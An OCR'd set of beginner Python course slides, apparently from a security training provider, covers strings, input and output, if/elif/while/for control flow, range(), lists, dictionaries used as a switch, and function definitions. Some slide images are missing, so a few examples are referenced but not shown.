
Strings are immutable
(x is still 'Hello World')

Assigns a new value to x.

Similar to previous assignment

3.2 Variables & Types

Moreover, note that strings can be accessed using indices:



3.3

Input / Output


3.3 Input / Output


We have already seen how to print messages and variables.

Let’s now look at how we can get user input and work with it.

3.3 Input / Output

While we are in interactive mode, we can print out the variable value by typing its name; if we run a script in a non-interactive mode, we have to use the **print()** function. The below screenshots show the same program in interactive (left) and non-interactive (right) mode.





3.3 Input / Output

We know how to print output, but how can we get input from the user?

To do it, we can use the input() function as follows:


```
user_input = input("Message ")
```

Where:

- **user_input** is the variable that will contain the user value
- **Message** is the text that will be displayed to the user right before his input

3.3 Input / Output


Let's look at an example!



The above code gets the user name and surname, and then it prints out a welcome message.

3.3 Input / Output

In the previous example, the user input is stored as a string. The below code instead shows how to store the input as an integer; this way we can perform arithmetical operations with it.



3.4

Control Flow

3.4 Control Flow

Python offers many different structures to control the program execution and flow, such as conditional and loop statements; let's take a look at them in detail.

3.4 Control Flow

IMPORTANT NOTE!

Python uses different ways to represent Boolean values. The following are all interpreted as **False**:

- **0**
- **False**
- **None**
- **“”** - Empty string
- **[ ]** - Empty list (we will see them later)

Everything else is considered as **True**.

3.4 Control Flow

The following table summarizes the comparison and logical operators that return True or False.

Operator	
<	Less than
<=	Less than or equal
==	Equal
>	Greater than
>=	Greater than or equal
!=	Not equal
is / is not	Object identity / negate
in / not in	Is inside / negate
And	Logical AND
Or	Logical OR
Not	Logical NOT

3.4 Control Flow

The general form of the **if-else** statement is:

```
if expression:
        statement
else:
        statement
```

Where a statement may consist of a single statement, a block of statements, or nothing (in the case of an empty statement).


3.4 Control Flow

```
if expression:
        statement
else:
        statement
```

The **else** clause is optional. If *expression* evaluates to true, the statement or block that forms the target of **if** is executed; otherwise, the statement or block that is the target of **else** will be executed.

Please note the indentation above.

3.4 Control Flow



The above program checks if the user value is greater than or equal to 10. Depending on the value provided, the program will print different messages, and the flag variable is set to true or false.

3.4 Control Flow

The **if-else** statement is very simple.

If we want to evaluate several expressions we can use the **if-elif-else** statements:

```
if expression_1:
        statement_1
elif expression_2:
        statement_2
elif expression_3:
        statement_3
else:
        statement_4
```

3.4 Control Flow

With the **elif** statement, we can check several expressions until we find one that evaluates to true.

Once an expression is evaluated to true, its corresponding block will be executed.

```
if expression_1:
        statement_1
elif expression_2:
        statement_2
elif expression_3:
        statement_3
else:
        statement_4
```

3.4 Control Flow

This example shows how to use the **elif** statement.

Note that only one of the conditions is evaluated to true.

\n indicates a new line
\t indicates a tab

elif.py - C:/python_samples/elif.py

File Edit Format Run Options Windows Help

```
print("Choose an option: \n\t1) sum\n\t2) sub\n\t0) exit")
u_value = input("Enter an option: ")
if u_value == "0":
    print("Bye")
elif u_value == "1":
    print("sum operations")
elif u_value == "2":
    print("sub operations")
else:
    print("Wrong option")
```

```
Choose an option:
        1) sum
        2) sub
        0) exit
Enter an option: 0
Bye
```

3.4 Control Flow

As in many other programming languages, if statements can be **nested**:

```
if expression_1:
    statement_1
    if expression_2:
        statement_2
        if expression_3:
            statement_3
else:
        else_statement_of_first_if
```

We just need to be careful about indentation!

3.4 Control Flow

IMPORTANT NOTE!

In Python, there is no **switch** / **case** statement!

As we will see later on, this is something that can be easily achieved using dictionary structures.

3.4 Control Flow

In the C++ section, we already studied iteration statements, also known as **loops**. They allow a set of instructions to be executed repeatedly for a certain number of times or until a certain condition is met.

Python offers two loops: **while** and **for**.

3.4 Control Flow

Here we can see the general form of a **while** statement:

```
while condition:
        statements_block
post_while_statements
```

As long as the condition is evaluated to **True**, the body of the while (*statement_block*) is executed repeatedly. When the condition is evaluated to **False**, the while loop terminates, and the *post_while_statements* will be executed (the program resumes on the statement following the while block).

3.4 Control Flow

```
File  Edit  Format  Run  Options  Windows  Help
user_value = int(input("Insert a number: "))
i = 0
res = 0
while i <= user_value:
    res = res + i
    i += 1
print("Result is: ", res)
```

```
>>>
Insert a number: 5
Result is:  15
>>> ====================
>>>
Insert a number: 1
Result is:  1
>>>
```


```
5 => 5+4+3+2+1+0 => 15
1 =>  1+0 => 1
```

The above program uses the **while** loop statement to sum numbers from 0 to a given number (user input).

3.4 Control Flow

The following program uses the **while** loop statement in order to calculate the factorial of a given number. The program first gets the user input and checks if it is 0.

If true, it does nothing (**pass** statement) and then jumps to the last statement; otherwise, it calculates the factorial of the given number.



Note: comments do not need to be indented, but it makes the code more readable.

3.4 Control Flow

Another loop statement is the **for** loop. Its general form is:

```
for item in sequence
        for_statements
post_for_statements
```

Unlike many other programming languages, in Python, the **for** loop does not increment and test a variable against a condition on each iteration.

3.4 Control Flow

```
for item in sequence
        for_statements
post_for_statements
```

It simply iterates through the values of a sequence object, as strings, lists or function like *range*.

In other words, the body of the **for** loop will be executed for each element in the sequence.

3.4 Control Flow

Before seeing an example of the **for loop**, we'll briefly explain the **range** function. The **range()** function returns a sequence of a given number; this is very useful if we want to iterate with explicit indices.

For example, *range(5)* returns an iterable object that contains values from 0 to 4.

3.4 Control Flow

2 arguments

```
>>> list(range(0,10))
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
>>> list(range(5,20))
[5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19]
>>> list(range(-5,5))
[-5, -4, -3, -2, -1, 0, 1, 2, 3, 4]
```

3 arguments

```
>>> list(range(0,10,2))
[0, 2, 4, 6, 8]
>>> list(range(5,20,5))
[5, 10, 15]
>>> list(range(5,-5,-2))
[5, 3, 1, -1, -3]
```


Note: In this example the list function is used to print all the elements within the range. We will see it later on.

We can also control the range function in this way:

- With 2 arguments (**range(x,y)**), we are saying which is the starting number (**x**) of the sequence and which is the last number (**y**) of the sequence.
- With 3 arguments (**range(x,y,z)**), we can also choose the step value between each item in the sequence.

3.4 Control Flow

The following program uses the **for** loop with the **range** function in order to print all the values that it finds during iteration.




As you can see, in the first loop, **x** is set to be the first item in the sequence; in the second loop, it is set to be the second item of the sequence, and so on (no matter what was its value before the loop).

3.4 Control Flow

Let's say we want to write a program that calculates the exponential value (^2) of all the even numbers in the range from 0 to a given number.

Here we can see a simple script that does this.



3.5

Lists

3.5 Lists

Python lists are similar to arrays in other programming languages; they are ordered collections of any type of object.

3.5 Lists

The general form of a list is a comma-separated list of elements, embraced in square brackets:

```
simple_list = [1,2,3,4,5]
list = [1,2,"els",4,5,'something',[0,9]]
```

The above is a perfect legal list. Unlike arrays of other programming languages, lists can contain objects of different types. We do not need to fix its size, and moreover, unlike Python's strings, they are mutable, meaning that elements can be modified by assignments.

3.5 Lists

IMPORTANT NOTE!

In almost every programming language, indices start from 0; this applies to Python as well.

```
simple_list = ["first", 2, "els", 4]
```

0 1 2 3

Index	Element value
0	first
1	2
2	els
3	4

3.5 Lists

```
>>> x = [1,2,3,'els',5,[6,7]]
>>> len(x)
6
>>> x[0]
1
>>> x[-1]
[6, 7]
>>> x[3:]
['els', 5, [6, 7]]
>>> x[0] = "now is a string"
>>> x
['now is a string', 2, 3, 'els', 5, [6, 7]]
>>> x + ["new element"]
['now is a string', 2, 3, 'els', 5, [6, 7], 'new element']
>>> y = x[2:4]
>>> y
[3, 'els']
```

The nested list '[6,7]' is considered as a single element

Elements can be modified or new elements can be added

Slice notation can be used to copy part of the list

Similar to Python strings, lists can be accessed by indices. Moreover, since they are mutable, items can be modified (this is not possible with strings).

3.5 Lists

```
>>> x = [1,2,3]
>>> x.append("new")
>>> x
[1, 2, 3, 'new']
>>> y = [7,8]
>>> x.append(y)
>>> x
[1, 2, 3, 'new', [7, 8]]
>>> x.extend(y)
>>> x
[1, 2, 3, 'new', [7, 8], 7, 8]
>>> x.insert(2, "between")
>>> x
[1, 2, 'between', 3, 'new', [7, 8], 7, 8]
>>>
```

The list y is appended as a single element


List y is merged with x

Add an element before index 2

Python implements many functions that can be used to modify a list:

- **append**: append a new element to the target list
- **extend**: allows to add one list to another
- **insert**: add a new list element right before a specific index

3.5 Lists



While the previous methods can be used to add or edit list elements, the **del** method can be used to delete list items or slices. Note that once elements are deleted, indices are automatically updated.

3.5 Lists

```
>>> x = [1,2,3,"els",2,1]
>>> x.remove(3)
>>> x
[1, 2, 'els', 2, 1]
>>> x.remove(2)
>>> x
[1, 'els', 2, 1]
>>> x.remove("els")
>>> x.remote(3)
Traceback (most recent call last):
  File "<pyshell#38>", line 1, in <module>
    x.remote(3)
AttributeError: 'list' object has no attribute 'remote'
>>>
```

Find an element with value 3, and if it exists delete it

Only the first instance of 2 is removed

If the element does not exist, raise an exception

The **remove** method is quite different from the others. It does not work with indices; instead, it looks for a given value within the list, and if this exists, it removes the element. Note that only the first instance of that value is removed.

3.5 Lists

There are many other methods that can be used to manipulate lists:

Method	Description
list.pop(i)	Removes the item at the given position
list.sort()	Sorts a list (they must be of the same type)
list.reverse()	Reverses the order of the elements in the list

If you want to know more about them, take a look at the following link.

Dictionaries

3.6 Dictionaries

Dictionaries, also known as mapping objects, are something similar to associative arrays of other programming languages.

While lists are indexed by numbers, dictionaries use *keys* for indexing elements (keys are immutable types like strings and numbers).


3.6 Dictionaries

The general form of a dictionary consists of one or more "**key:value**" pairs embraced in curly brackets:

```
dictionary = {'first':'one', 'second':2}
```

Where the element on the left of the of the colon is the key, and the element on the right is its associated value. As much as lists, dictionaries can store objects of any type and values are not implicitly ordered.

3.6 Dictionaries



The above code shows some operations on dictionary elements. As you can see, we can access an element like we did with lists, but now we have to use keys instead of indices.

3.6 Dictionaries

```
>>> x = {"name":"eLearn", "surname":"Security", "Course":"Python"}
>>> del x["Course"]
>>> x
{'name': 'eLearn', 'surname': 'Security'}
>>> list(x.values())
['eLearn', 'Security']
>>> list(x.keys())
['name', 'surname']
>>> list(x.items())
[('name', 'eLearn'), ('surname', 'Security')]
>>>
```

Many of the methods seen so far are allowed on a dictionary.

Moreover, since in dictionaries we have keys and values, we have some more methods.

- **dictionary.values()** returns all the values stored in the dictionary
- **dictionary.keys()** returns all the keys stored in the dictionary
- **dictionary.items()** returns all keys and values in the dictionary

3.6 Dictionaries

We can also check if a specific item exists using the following two methods:

- key **in** dictionary
- **get(key, message)**: if the key exists, returns the associated value, otherwise prints the message

```
>>> x = {"name":"eLearn", "surname":"Security", "Course":"Python"}
>>> "name" in x
True
>>> "eLearn" in x.values()
True
>>> "some" in x
False
>>> x.get("surname", "not found")
'Security'
>>> x.get("some_key", "key not found")
'key not found'
>>>
```

3.6 Dictionaries

Create a dictionary

Get the input from the user

Check if the input exists in the dictionary otherwise print “Wrong input”

simple_switch.py - C:\Python_Samples\simple_switch.py

File Edit Format Run Options Windows Help

```
dummy_switch = {
  1: "You have chosen 1",
  2: "You have chosen 2",
  0: "You have chosen 0",
}

user = int(input("Select an option(0/1/2): "))

if user in dummy_switch:
    print(dummy_switch[user])
else:
    print("Wrong input")
```

Use the user input to get and print the right value

As we already stated, Python dictionaries can be used to create something similar to a switch/case. The above code shows how we can use dictionaries **key:value** pairs in order to associate a fixed message to a key when the user input matches that key.

Functions

3.7 Functions

A function is a group of statements that gets executed when it is called (function call).

3.7 Functions

The general form of a function definition is:

```
def function_name(parameter1, parameter2,…):
            function_statements
            return expression
```

Where:

- **def** indicates a function definition
- **function_name** is the identifier of the function
- **parameters** is a comma-separated list of variables
- **function_statements** is the body of the function
- **return** exits a function and gives the execution back to the caller

Python functions body must be indented in order to delimit the start and the end of the function itself.

3.7 Functions

Define function *my_sum*

Call function *my_sum* and store the value returned in *x*

function.py - C:/Python_Samples/function.py

File Edit Format Run Options Windows Help

```
def my_sum (x,y):
    """ Return the sum """
    return x + y

#The return value is associated
#to variable x
x = my_sum(5,6)
print("Sum is:", x)

#print the function value
print(my_sum(5,6))

#print the function doc
print("my_sum doc:",my_sum.__doc__)
```

Python Shell

File Edit Shell Debug Options Windows


```
Python 3.3.0 (v3.3.0:bd8afb90ebf2
tel)] on win32
Type "copyright", "credits" or "l
>>> ==============================
>>>
Sum is: 11
11
my_sum doc:  Return the sum
>>>
```

*Note that functions must be defined before they can be called

The program above shows how to define a function that returns the sum of two numbers. Note that every function should be documented.


3.7 Functions

For this purpose, we can use the triple-double quote right after the function definition in order to explain what that function does.



